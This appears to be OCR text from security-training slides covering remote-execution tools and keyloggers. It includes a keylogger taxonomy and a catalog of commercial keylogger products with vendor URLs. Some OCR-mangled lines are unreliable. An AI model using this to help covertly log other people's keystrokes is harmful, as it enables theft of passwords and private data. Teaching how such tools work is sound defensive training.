
Crackers



Executing Applications: RemoteExec



- RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network
- It allows attacker to modify the registry, change local admin passwords, disable local accounts, and copy/ update/delete files and folders



<http://www.isaccisions.com>

Executing Applications: PDQ Deploy



PDQ Deploy

PDQ Deploy is a software deployment tool that allows admins to silently install almost any application or patch

The screenshot shows the PDQ Deploy 3.1 (release 3) Free Mode interface. The main window title is "PDQ Deploy 3.1 (release 3) Free Mode". The menu bar includes FILE, EDIT, VIEW, HELP, and several icons. The left sidebar has a tree view with nodes: Welcome to PDQ Deploy, All Deployments, All Schedules, Package Library (selected), Categories, Vendors, and Packages. Under Packages, there is a node for "Adobe Flash for IE 12.0.0.77". The central area displays deployment history with a table:

ID	Created	Elapsed Time	Computers	Failed	Successful	Package	Deployment User
B01	4/2/2014 1:17 PM	3 minutes	1	0	1	0 Adobe Flash for IE...	AP
B03	4/2/2014 1:17 PM	1 minute	1	1	0	0 Adobe Flash for IE...	AP
B02	4/2/2014 1:16 PM	27 seconds	1	1	0	0 Adobe Flash for IE...	AP
B01	4/2/2014 1:15 PM	11 seconds	1	1	0	0 Adobe Flash for IE...	AP

Below the table is a section titled "Computers" with a table:

Computer	Status	Steps	Error	Started	Run Time
00-000	Completed			00:00:00.000	00:00:00.000



At the bottom, there are links: 1 Running Deployment, Upgrade to Pro Mode, and Check for new version failed.

<http://www.adminarsenal.com>

Executing Applications: DameWare Remote Support



- DameWare Remote Support lets you manage servers, notebooks, and laptops remotely
 - It allows attacker to remotely manage and administer Windows systems




<http://www.dameware.com>

Keylogger



- Keystroke loggers are programs or hardware devices that monitor each keystroke as user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor employees' computer activities and in home environments where parents can monitor and spy on children's activity
- It allows attacker to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
- Physical keyloggers are placed between the keyboard hardware and the operating system



Types of Keystroke Loggers



Keystroke
Loggers

Hardware
Keystroke Loggers

Software
Keystroke Loggers



PC/BIOS.
Embedded

Keylogger
Keyboard

External
Keylogger

PS/2 and USB
Keylogger

Acoustic/CAM
Keylogger

Bluetooth
Keylogger

Wi-Fi
Keylogger

Application Keylogger

Kernel Keylogger

Hypervisor-based
Keylogger

Form Grabbing
Based Keylogger

Hardware Keyloggers

CEH
Crime Emergency Help

[Home](#) [About Us](#) [Hardware Keyloggers](#) [Software Keyloggers](#) [Contact Us](#) [Ordering](#)



KeyGrabber

The Keylogger.

Hardware Keylogger - The KeyGrabber is a hardware keylogger which can intercept all the typed keystrokes on your computer to the log file. It is a hardware keylogger which can intercept all the typed keystrokes on your computer to the log file. The hardware keylogger is available in two versions: a standard version with built-in memory and a PCMCIA version with built-in memory.

What is a hardware keylogger?

Hardware keylogger is a device which can intercept all the typed keystrokes from your computer. Hardware keylogger can also intercept all the typed keystrokes from a laptop. Different Windows come with their own built-in software for the hardware keylogger but it is better to buy one from us.

KeyGrabber USB

Now \$46,99!

- ✓ Full compatibility with Windows
- ✓ Built-in memory to store up to 100,000 keystrokes
- ✓ Hostless computer required
- ✓ Works with all PCs and laptops
- ✓ No configuration required, just plug and go using our unique ATR technology
- ✓ Instant configuration via simple built-in menu
- ✓ Instantaneous recording from the keyboard
- ✓ Real-time monitoring and analysis of keystrokes
- ✓ Real-time reporting and monitoring of keystrokes



KeyGrabber

KeyGrabber

<http://www.keygrabber.com>

KEY GHOST THE PARADISE REMOCKER

Interface Security





[Home](#) [Company Info](#) [Links](#) [Feedback](#)

[About Us](#) [Customer Support](#) [Products](#) [Company Info](#) [Links](#) [Feedback](#)

KeyGhost Headlines

The KeyGhost Hardware Keylogger is a tiny plug-in device that records every keystroke typed on any PC computer.




[learn more >>](#)

NEW! KeyGhost SX
 New compact design. Huge 2,000,000 Keystroke capacity! Store and retrieve approx 12 months worth of typing. Patent Pending triple-speed download. Visit the website below for more information at [USA Keylogger](#). <http://www.KeyGhost.com/SX>

TimeDate Stamping KeyGhost SX
 Click the link below to visit the KeyGhost SX website:
<http://www.KeyGhost.com/SX>

KeyGhost Stand-alone Models

KeyGhost

- 1. Home**
- 2. Keylogger**
- 3. Reviews**
- 4. Demonstrations**
- 5. Testimonials**
- 6. Photos**
- 7. Specifications**

Hardware Keyloggers: Θ KeyCobra (<http://www.keycobra.com>) Θ KeyKatcher (<http://keykatcher.com>)

Keylogger: All In One Keylogger

6

All In One Keylogger allows you to secretly track all activities from all computer users and automatically receive logs to a desire email/FTP/ LAN accounting

The screenshot shows the All-in-One Keylogger software interface. The main window has three panes:

- Log Viewer:** Displays a list of log entries with columns for User, Time Stamp, and Active Window. The last entry is highlighted.
- File Manager:** Shows a tree view of log files categorized by type (Text, Chat, Dial, Web, File, Visual, Audio) and provides options to View, Edit, or Export them.
- Find Window:** A search bar at the bottom left for finding specific windows.

At the bottom right, there is a watermark for "All-in-One Keylogger".

The screenshot shows the 'Log Viewer' window of the 'All-in-One Keylogger' software. The title bar reads 'Log Viewer (only 7 days left to purchase a license) [ADMIN]'. The main area displays a log of key events:

User	Time Stamp	Active Session
c	10/10/2013 11:32:41	10/10/2013 09:55:00-10:30-03:00/7d000000000000000000000000000000
c	10/10/2013 11:32:42	10/10/2013 09:55:00-10:30-03:00/7d000000000000000000000000000000
c	10/10/2013 11:33:43	www.google.com/00000000000000000000000000000000
c	10/10/2013 11:31:13	http://www.google.com/00000000000000000000000000000000
c	10/10/2013 11:36:47	http://www.google.com/00000000000000000000000000000000
c	10/10/2013 11:37:03	C's idle time: 3 minutes from total of: 22 minutes 10% {10/10/2013}

On the left, a sidebar menu includes:

- View Log By Date
 - View Text Log
 - View Chat Log
 - View Web Log
 - View File Log
 - View Voicemail
 - View Audio Log
 - Go To Textual Log
- Export Log
 - Pain Text Report
 - HTML Report
 - Export Voicemail
 - Export Audio Log
- View Event Log
 - View Text Log
 - View Chat Log
 - View Web Log

At the bottom, there are search and navigation controls:

- Find What:
- Find: Find Whole Word Only Match Case
- direction: Up Down
- Advanced Search Go to line
- All in One Keylogger

<http://www.relytec.com>

Keyloggers for Windows



Ultimate Keylogger
<http://www.ultimatekeylogger.com>



Powered Keylogger
<http://www.mykeylogger.com>




Advanced Keylogger
<http://www.mykeylogger.com>



StaffCop Standard
<http://www.staffcop.com>



The Best Keylogger
<http://www.thebestkeylogger.com>



Spyrix Personal Monitor
<http://www.spyrix.com>




SoftActivity Keylogger
<http://www.softactivity.com>



PC Activity Monitor Standard
<http://www.pcacme.com>



Elite Keylogger
<http://www.widestep.com>



KeyProwler
<http://keyprowler.com>

